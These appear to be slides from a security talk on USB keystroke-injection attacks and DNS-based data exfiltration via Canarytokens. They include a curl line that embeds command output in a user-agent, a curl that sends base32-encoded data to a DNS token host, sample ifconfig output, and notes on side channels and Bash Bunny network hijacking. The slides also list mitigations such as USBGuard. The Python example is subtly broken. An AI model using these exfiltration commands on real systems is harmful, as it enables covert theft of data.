
- curl -A "\$(command)"

ifconfig -a | tr -d '\n'

useragent

```
enp0s31f6: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500 ether  
fc:45:96:ac:fa:66 txqueuelen 1000 (Ethernet) RX packets 0 bytes 0 (0.0 B) RX  
errors 0 dropped 0 overruns 0 frame 0 TX packets 0 bytes 0 (0.0 B) TX errors 0  
dropped 0 overruns 0 carrier 0 collisions 0 device interrupt 16 memory  
0xf120000-f1220000 lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536 inet  
127.0.0.1 netmask 255.0.0.0 inet6 ::1 prefixlen 128 scopeid 0x10<host> loop  
txqueuelen 1000 (Local Loopback) RX packets 41232 bytes 4158508 (4.1 MB)  
RX errors 0 dropped 0 overruns 0 frame 0 TX packets 41232 bytes 4158508  
(4.1 MB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 wlp4s0:  
flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet  
192.168.1.224 netmask 255.255.255.0 broadcast 192.168.1.255 inet6  
2603:8000:e101:84ae::a95 prefixlen 128 scopeid 0x0<global> inet6  
2603:8000:e101:84ae:bd3:f29c:94e6:fb05 prefixlen 64 scopeid 0x0<global>  
inet6 2603:8000:e101:84ae:f008:8b82:fd9c:ac7 prefixlen 64 scopeid  
0x0<global> inet6 fe80::ff33:bf9d2:9031:40a4 prefixlen 64 scopeid 0x20<link>  
ether f4:96:34:07:50:b7 txqueuelen 1000 (Ethernet) RX packets 8256546  
bytes 6890793251 (6.8 GB) RX errors 0 dropped 1 overruns 0 frame 0 TX  
packets 3418635 bytes 1038785247 (1.0 GB) TX errors 0 dropped 0 overruns 0  
carrier 0 collisions 0
```

DNS Token



Encoding additional information in your token

Your DNS token can carry a small amount of additional custom data when it's triggered. This can be used for adding incident-specific data to your alert with custom DNS based tokens. Use the following encoding rules to place generic data into your DNS token:

- Base32 encode your data, and remove any padding '=' characters
- Insert periods (.) after every 63-bytes
- Append the magic string '.G'+<2-random-digits>+'. (e.g. '.G12.' or '.G83.')
- Append your DNS token This creates a new hostname of the form:

```
<base32-string>.<base32-string>.G<2-random-digits>.<dns-token>
```


Bear in mind the total length of the hostname still cannot exceed 253-bytes, so the amount of raw bytes that can be encoded is ~125.

Example code

Here's a Python example of the encoding rules:

```
>>> token='pz2lqtyfsidipvrsuzs9n2udi.canarytokens.com'
>>> data='I am a teapot, hear me pour! Glug, glug, glug.'
>>> import base64, re, random
>>> '.'.join(filter(lambda x: x,re.split(r'(\.{63})'), base64.b32encode(data.encode('utf-8'))))
'JEQGC3JAMEQHIZLB0BXXILBANBSWC4RANVSSA4DPOVZCICNR2WOLBAM5WHKZZ.MEBTWY5LHFY.G72.pz2lqtyfsidipvrsuzs9n2udi.canarytokens.com'
```

Base32 Encoding



Base32 Encoding

33.6595, -117.9988



GMZS4NRVHE2SYLJRGE3S4OJZHA4A

Dashboard

The dashboard displays a map of Southern California, highlighting several national forests: Inyo National Forest, Sequoia National Forest, Death Valley National Park, Los Padres National Forest, and Angeles National Forest. Major cities like Bakersfield, Visalia, Fresno, Los Angeles, Santa Barbara, Long Beach, Anaheim, and Irvine are marked. A red location pin is placed near the center of the map, specifically over the Angeles National Forest area.

Node

Basic Info

Memo: dns exfil video
0034.14318.-118.27869,10/04/22-17:05:19

Generic Data

Date: 2022 Oct 05 01:01:51.306006 (UTC) IP: 74.125.181.130 Channel: DNS

Date: 2022 Oct 05 01:01:44.391161 (UTC) IP: 172.253.2.5 Channel: DNS

Date: 2022 Oct 05 01:01:44.035615 (UTC) IP: 172.253.0.2 Channel: DNS

Date: 2022 Oct 05 01:01:43.422638 (UTC) IP: 172.253.1.2 Channel: DNS

Curl Command

A screenshot of a web browser and a terminal window. The browser window shows a canarytoken with a memo of "DNS Token Test" and generic data "meow123". The generic data field is highlighted with a red box. Below the token details, it shows the date and time as "Date: 2022 Oct 11 03:50:07.191867 (UTC)" and the IP address as "IP: 192.168.48.1". The channel is listed as "Channel: DNS". The terminal window below has a dark background and shows the command "curl NVSW65ZRGIZQ G69. [REDACTED].canarytokens.com" with the token value "NVSW65ZRGIZQ" highlighted with a red box.

Basic Info

Memo DNS Token Test

Generic Data meow123

Date: 2022 Oct 11 03:50:07.191867 (UTC) IP: 192.168.48.1

Channel: DNS


```
alex@spooky: ~
```

```
spooky:~$ curl NVSW65ZRGIZQ G69. [REDACTED].canarytokens.com
```

Taking it Further

Mitigation

- Don't plug in random shit into your computer!!
- Whitelisting / Blacklisting USB Devices
- USBGuard or other keystroke injection detection tools can look for fast keystrokes



The screenshot shows the official USBGuard website. At the top, there's a navigation bar with links for HOME, BLOG, DOCUMENTATION, CONTRIBUTE, and COMMUNITY. To the right of the navigation is a search icon and a RSS feed icon. The main header features the USBGuard logo (a blue 'G' with a circuit board pattern) and the word "USBGuard" in a large, bold, dark font. Below the header, a brief description states: "The USBGuard software framework helps to protect your computer against rogue USB devices (a.k.a. BadUSB) by implementing basic whitelisting and blacklisting capabilities based on device attributes." A "Features" section lists several bullet points: "Rule language for writing USB device authorization policies", "Daemon component with an IPC interface for dynamic interaction and policy enforcement", "Command line and GUI interface to interact with a running USBGuard instance", and "C++ API for interacting with the daemon component implemented in a shared library". Another section, "Supported Operating Systems", notes that USBGuard works only on Linux and links to a document about the Linux kernel's USB device authorization feature. On the right side of the page, there are three sidebar sections: "Latest Release" (with a link to "usbguard-1.0.0"), "Quick Links" (with links to "Releases", "Report a bug", and "Request a feature"), and "Recent Posts" (with links to several news items).

Advanced Data Exfiltration: Side-Channel


- Keyboards & HID devices have bi-lateral communication
- Computers can toggle CAPSLOCK or indicator keys
- We can use this to exfiltrate data in a protected environment by bitbang data via binary



GeoFence Attacks

GeoFence attacks can determine if specific people are nearby, by looking for the presence of their laptop / cell phone.

This can be done by looking for known WiFi or BlueTooth devices.



Mobile Attacks

Mobile phones (iOS and Android) also support HID keyboards!

Check out mobile payloads here:

<https://github.com/hak5/usbrubberducky-payloads/tree/master/payloads/library/mobile>



Android Hacking with
the USB Rubber Ducky

Real Life Scenario: Razer Admin Exploit

A Razer Synapse gives Windows admin privileges by plugging in a Razer mouse or keyboard.

[https://www.bleepingcomputer.com/
news/security/razer-bug-lets-you-bec
ome-a-windows-10-admin-by-pluggin
g-in-a-mouse/](https://www.bleepingcomputer.com/news/security/razer-bug-lets-you-become-a-windows-10-admin-by-plugging-in-a-mouse/)



Other USB Attacks: Ethernet

- Bash Bunny emulates a USB-ethernet adapter
- Pretends to be the network gateway
- This allows it to intercept network traffic
- Works on locked computers

<https://shop.hak5.org/blogs/bash-bunny/network-hijack-attacks-with-the-bash-bunny>

